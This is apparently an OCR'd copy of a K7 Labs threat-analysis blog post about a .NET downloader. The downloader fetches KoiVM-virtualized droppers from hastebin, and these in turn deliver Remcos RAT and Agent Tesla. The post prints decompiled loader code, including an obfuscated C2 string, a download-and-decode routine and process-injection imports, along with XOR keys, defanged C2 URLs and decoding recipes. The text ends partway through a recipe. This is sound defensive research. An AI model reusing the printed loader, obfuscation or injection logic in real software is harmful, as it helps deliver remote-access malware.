
KoiVM Loader Resurfaces With a Bang

labs.k7computing.com/index.php/koivm-loader-resurfaces-with-a-bang/

By Rahul R

December 2, 2022



We at K7 Labs recently found an interesting new .NET loader which downloads and executes **KoiVM** virtualized binary, which in turn drops Remcos RAT and Agent Tesla based on the availability of its C2. The samples under consideration uses **hastebin** URLs as its C2 server to download the next stage payloads. The overall flow of this multistage malware can be observed in the following flow diagram.





Figure 1: Execution Flow

The initial downloader is dropped through spam emails containing attachments of the names “New Orders.zip” or “Export Invoice – 8026137.zip”. The Zip contains a .NET executable with the same name as the Zip file and disguises itself as a calculator application. However, it is actually a multistage downloader.



New Orders.zip - ZIP archive, unpacked size 19,968 bytes


Name	Size	Packed	Type
..			File folder
New Orders.exe	19,968	8,990	Application

Property	Value
Comments	
CompanyName	
FileDescription	Calculator
FileVersion	1.0.0.0
InternalName	Calculator.exe
LegalCopyright	Copyright © 2016
LegalTrademarks	
OriginalFilename	Calculator.exe
ProductName	Calculator
ProductVersion	1.0.0.0

Figure 2: Original Name of Downloader

Stage-1 (Downloader Analysis)

The downloader initially starts to decode the C2 using an interesting decoding routine given below.




```
byte[] joeBidenContent = Array.Empty<byte>();
foreach (string joeBidenLink in "huvsw?)(`hy\u007fioga>r}~;gw`7`uas\u007f\u007fuOVK\u000fLQRW[\u0013\u0005\u0004DL][US[]\u001aVYZ
  \u0017K[L\u0013VW[!%#'-5'".Select((char c, int i) => (char)((int)c ^ i)).Aggregate("", (string s, char c) => s + c.ToString
  ()).Split(new char[] { ',' }))
```

Figure 3: C2 decoding routine

Each character of the C2 string is XOR'ed with the index value of the corresponding character to obtain the C2 address. We can easily mimic this in Python using the code given below.

```
"""
Code to decode C2 URL's
"""

c2servers = ""
decoded = r"huvsw?)
(`hy\u007fioga>r}~;gw`7w{huwquISW\u000fLQRW[\u0013\u0005\u0004DL]
[US[]\u001aVYZ\u0017K[L\u0013^_N5,7!1<)"
for c in range(0, len(decoded)):
    c2servers += chr(ord(decoded[c]) ^ c)
print(c2servers.replace(",", "\n"))

Extracted C2's:

hxxps://hastebin[.]com/raw/nasijojiru
hxxps://hastebin[.]com/raw/caqumubuyo
```

Once the C2 address is decoded, it sends a GET request to download the encoded 2nd stage KoiVM Droppers. After receiving the response from the server, the downloader starts its multistage decoding routine. It base64 decodes the response and decompresses it in memory using the DeflateStream class. The resultant buffer is XORed with the hardcoded key in the stage-1 downloader "**M4use**" to get the final decoded stage-2 KoiVM dropper binaries.



```
byte[] joeBidenContent = Array.Empty<byte>();
foreach (string joeBidenLink in "huvsw?)(`hy\u007fioga>r}~;gw`7w{huwquISW\u000fLQRW[\u0013\u0005\u0004DL][US[]\u001aVYZ\u0017K[L
  \u0013^_N5,7!1<)".Select((char c, int i) => (char)((int)c ^ i)).Aggregate("", (string s, char c) => s + c.ToString()).Split(new
  char[] { ',' }))
{
    byte[] array2 = await St6eam.E6hibit(joeBidenLink);
    byte[] joeBidenIdk = array2;
    array2 = null;
    Array.Resize<byte>(ref joeBidenContent, joeBidenContent.Length + joeBidenIdk.Length);
    Array.Copy(joeBidenIdk, 0, joeBidenContent, joeBidenContent.Length - joeBidenIdk.Length, joeBidenIdk.Length);
    joeBidenIdk = null;
    joeBidenLink = null;
}
string[] array = null;
string joeBidenPw = "M4use";
byte[] array3 = await St6eam.5ots(joeBidenContent, joeBidenPw);
joeBidenContent = array3;
```

Decode C2's

Make Get request and base64 decode


Decompress and Xor decode using key

Decoding routine

```
private static async Task<byte[]> 5ots(byte[] Dr3w, string Mont1)
{
    byte[] array = await St6eam.3eeling(Dr3w);
    return array.Select((byte x, int i) => (byte)(Mont1[i % Mont1.Length] ^ (char)x)).ToArray<byte>();
}
```

Figure 4: Payload decoding flow

Stage2 (Virtualized Droppers)



File Name	C:\Users\[redacted]Desktop\VM-Read\Blog\stage2
File Type	Portable
File Info	No mat
File Size	430.50 K
PE Size	430.50 K
Created	Friday 2
Modified	Friday 2
Accessed	Tuesday
MD5	859E6D2
SHA-1	79889

Property	Va
Comments	
CompanyName	
FileDescription	RunpeX.Stub.Framework
FileVersion	1.0.0.0
InternalName	RunpeX.Stub.Framework.exe
LegalCopyright	Copyright © 2022
LegalTrademarks	
OriginalFilename	RunpeX.Stub.Framework.exe
ProductName	RunpeX.Stub.Framework
ProductVersion	1.0.0.0

```
namespace KoiVM.Runtime
{
    // Token: 0x0200009F RID: 159
    public class VMEntry
    {
        // Token: 0x06000209 RID: 521 RVA: 0x0001050C File Offset: 0x0000E70C
        public static object Run(RuntimeTypeHandle A_0, uint A_1, object[] A_2)
        {
            Module module = Type.GetTypeFromHandle(A_0).Module;
            return HORIZONTALALIGNGDASC70.EXPRMULTIGET9D4A450F(module).SQLCLIENTWRAPPERSMISTREAMCHARS4B30F376(A_1, A_2);
        }

        // Token: 0x0600020A RID: 522 RVA: 0x00010588 File Offset: 0x0000E788
        public unsafe static void Run(RuntimeTypeHandle A_0, uint A_1, void*[] A_2, void* A_3)
        {
            Module module = Type.GetTypeFromHandle(A_0).Module;
            HORIZONTALALIGNGDASC70.EXPRMULTIGET9D4A450F(module).SQLCLIENTWRAPPERSMISTREAMCHARS4B30F376(A_1, A_2, A_3);
        }

        // Token: 0x0600020B RID: 523 RVA: 0x000105E4 File Offset: 0x0000E7E4
        internal static object RunInternal(int A_0, ulong A_1, uint A_2, uint A_3, object[] A_4)
        {
            return HORIZONTALALIGNGDASC70.EXPRMULTIGET9D4A450F(A_0).SQLCLIENTWRAPPERSMISTREAMCHARS4B30F376(A_1, A_2, A_3, A_4);
        }

        // Token: 0x0600020C RID: 524 RVA: 0x00006EC2 File Offset: 0x000050C2
        internal unsafe static void RunInternal(int A_0, ulong A_1, uint A_2, uint A_3, void*[] A_4, void* A_5)
        {
            HORIZONTALALIGNGDASC70.EXPRMULTIGET9D4A450F(A_0).SQLCLIENTWRAPPERSMISTREAMCHARS4B30F376(A_1, A_2, A_3, A_4, A_5);
        }
    }
}
```


Figure 5: KoiVM Dropper

The stage-2 payload is highly obfuscated and virtualized with KoiVM. It is used along with ConfuserEx to virtualize the execution of the sample. It changes all the IL-Instruction to the byte format understandable only by the KoiVM Runtime.

As stated in KoiVM Readme, virtualization with KoiVM can be done in two ways

1. Virtualize only the methods which we select
2. Virtualize all the functions including ConfuserEx integrity protection


The stage-2 dropper payloads had chosen the 2nd option to virtualize all the functions, which made our analysis harder. Since Win32API and structs are accessed using **PInvoke** in C# and it can't be virtualized or obfuscated, we were able to identify the API's and correlate the behavior of this KoiVM dropper. The sample imports all the API's which are required for Process Injection and In-memory execution.



```
public static class _S
{
    // Token: 0x06000036 RID: 54
    [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx", ExactSpelling = true)]
    private static extern int _qA(IntPtr, int, int, int, int);

    // Token: 0x06000037 RID: 55
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "CreateProcess", SetLastError = true)]
    private static extern bool _c(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, [In] ref _MA, out _rA);

    // Token: 0x06000038 RID: 56
    [DllImport("kernel32.dll", EntryPoint = "CreateRemoteThread")]
    private static extern IntPtr _1(IntPtr, IntPtr, uint, IntPtr, IntPtr, uint, IntPtr);

    // Token: 0x06000039 RID: 57
    [DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
    private static extern bool _pb(IntPtr, int[]);

    // Token: 0x0600003A RID: 58
    [DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
    private static extern bool _ib(IntPtr, int[]);

    // Token: 0x0600003B RID: 59
    [DllImport("ntdll.dll", EntryPoint = "NtResumeThread")]
    private static extern int _oA(IntPtr, ref uint);

    // Token: 0x0600003C RID: 60
    [DllImport("ntdll.dll", EntryPoint = "ZwUnmapViewOfSection")]
    private static extern int _g(IntPtr, IntPtr);

    // Token: 0x0600003D RID: 61
    [DllImport("ntdll.dll", EntryPoint = "NtWriteVirtualMemory")]
    private static extern bool _w(IntPtr, IntPtr, byte[], int, out int);
```

Figure 6: Imports accessed through PInvoke

The encoded stage-3 payload is found in the resource section of the KoiVM binary. On analyzing the blob, we found an interesting string pattern which seems to be repeating. When Null bytes are XOR'ed with a key, the resultant value is the key itself. Since the 3rd stage payload has many NULL bytes we are able to extract the XOR key used for decoding. Similarly, the KoiVM sample downloaded from the other hastebin URL (second C2 address) had a similar pattern. There are two different final 3rd stage payloads which are dropped based on the C2 address accessed , of which the first binary is XOR decoded using the key **"Jus3ify"** and the second binary is XOR decoded using the key "**Monito3**".



```
Save
// 0x00011875: BIDEN_HARRIS_PERFECT_ASSHOLE - 223232 bytes
```

BIDEN_HARRIS_PERFECT_ASSHOLE

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00036470  40 55 53 13 49 46 59 76 07 16 42 1C 03 0A 3E 10  @US.IFYv..B...>.
00036480  17 63 1B 0F 0F 23 19 16 54 0C 15 59 32 18 1F 5D  .c...#..T..Y2..]
00036490  1A 5B 5B 3F 07 1D 09 1A 05 11 2F 18 12 40 44 0B  .[[?....../..@D.
000364A0  10 29 07 1C 40 06 00 0D 67 16 1C 5E 53 07 0A 27  .)..@...g..^S..'
000364B0  5B 05 00 4B 58 74 40 55 53 13 49 46 59 6A 55 4F  [..KXt@US.IFYjUO
000364C0  41 0C 17 0C 2F 06 07 56 0D 23 01 2F 16 06 47 00  A.../..V.#./..G.
000364D0  09 17 06 10 05 56 05 46 15 2F 03 16 5F 54 44 18  .....V.F./.._TD.
000364E0  39 3C 1D 45 06 0D 1C 38 57 53 46 00 27 1A 29 10  9<.E...8WSF.'.).
000364F0  00 40 54 44 1F 2B 19 00 56 4B 49 47 47 7F 53 13  .@TD.+..VKIGG.S.
00036500  49 46 59 6A 49 5C 41 0C 17 0C 2F 06 07 56 0D 36  IFYjI\A.../..V.6
00036510  0B 23 03 1A 5F 0C 01 1C 39 4B 7E 39 49 46 59 6A  .#.._...9K~9IFYj
00036520  49 5C 40 0C 05 0C 38 1C 07 4A 57 4B 73 6A 55 4F  I\@...8..JWKsjUO
00036530  1C 1D 14 0C 39 01 3A 5D 0F 09 47 47 7F 4F 1C 08  ....9.:]..GG.O..
00036540  15 0A 2F 18 11 5F 10 58 74 40 75 73 33 69 66 79  ../.._.Xt@us3ify
00036550  4A 75 73 33 69 66 79 4A 75 73 33 69 66 79 4A 75  Jus3ifyJus3ifyJu
00036560  73 33 69 66 79 4A 75 73                          s3ifyJus3ifyJus3
00036570  69 66 79 4A 75 73 33 69                          ifyJus3ifyJus3if
00036580  79 4A 75 73 33 69 66 79                          yJus3ifyJus3ifyJ
00036590  75 73 33 69 66 79 4A 75                          us3ifyJus3ifyJus
000365A0  33 69 66 79 4A 75 73 33                          3ifyJus3ifyJus3i
000365B0  66 79 4A 75 73 33 69 66 79 4A 75 73 33 69 66 79  fyJus3ifyJus3ify
000365C0  4A 75 73 33 69 66 79 4A 75 73 33 69 66 79 4A 75  Jus3ifyJus3ifyJu
```

Xor key is revelead, when null bytes are encoded

Recipe

From Hex

Delimiter: Auto

XOR

Key: Jus3ify LATIN1

Scheme: Standard

□ Null preserving

Input

First final stage payload content

Output — Final decoded binary

```
MZ..........ÿÿ..........@.......
program cannot be run in DOS mode.

$.......PE..L...
```

```
// 0x00011874: _vb.resources (481022 bytes, Embedded, Public)
Save
// 0x0001196D: BIDEN_HARRIS_PERFECT_ASSHOLE - 480768 bytes
```

```
...o3Monito3Monito3
Monito3Monito3Mo
nito3Monito3Moni
to3Monito3Monito
3Monito3Monito3M
```

Recipe

From Hex

Delimiter: Auto

XOR

Key: Monito3 LATIN1

Scheme: Standard

□ Null preserving

Input

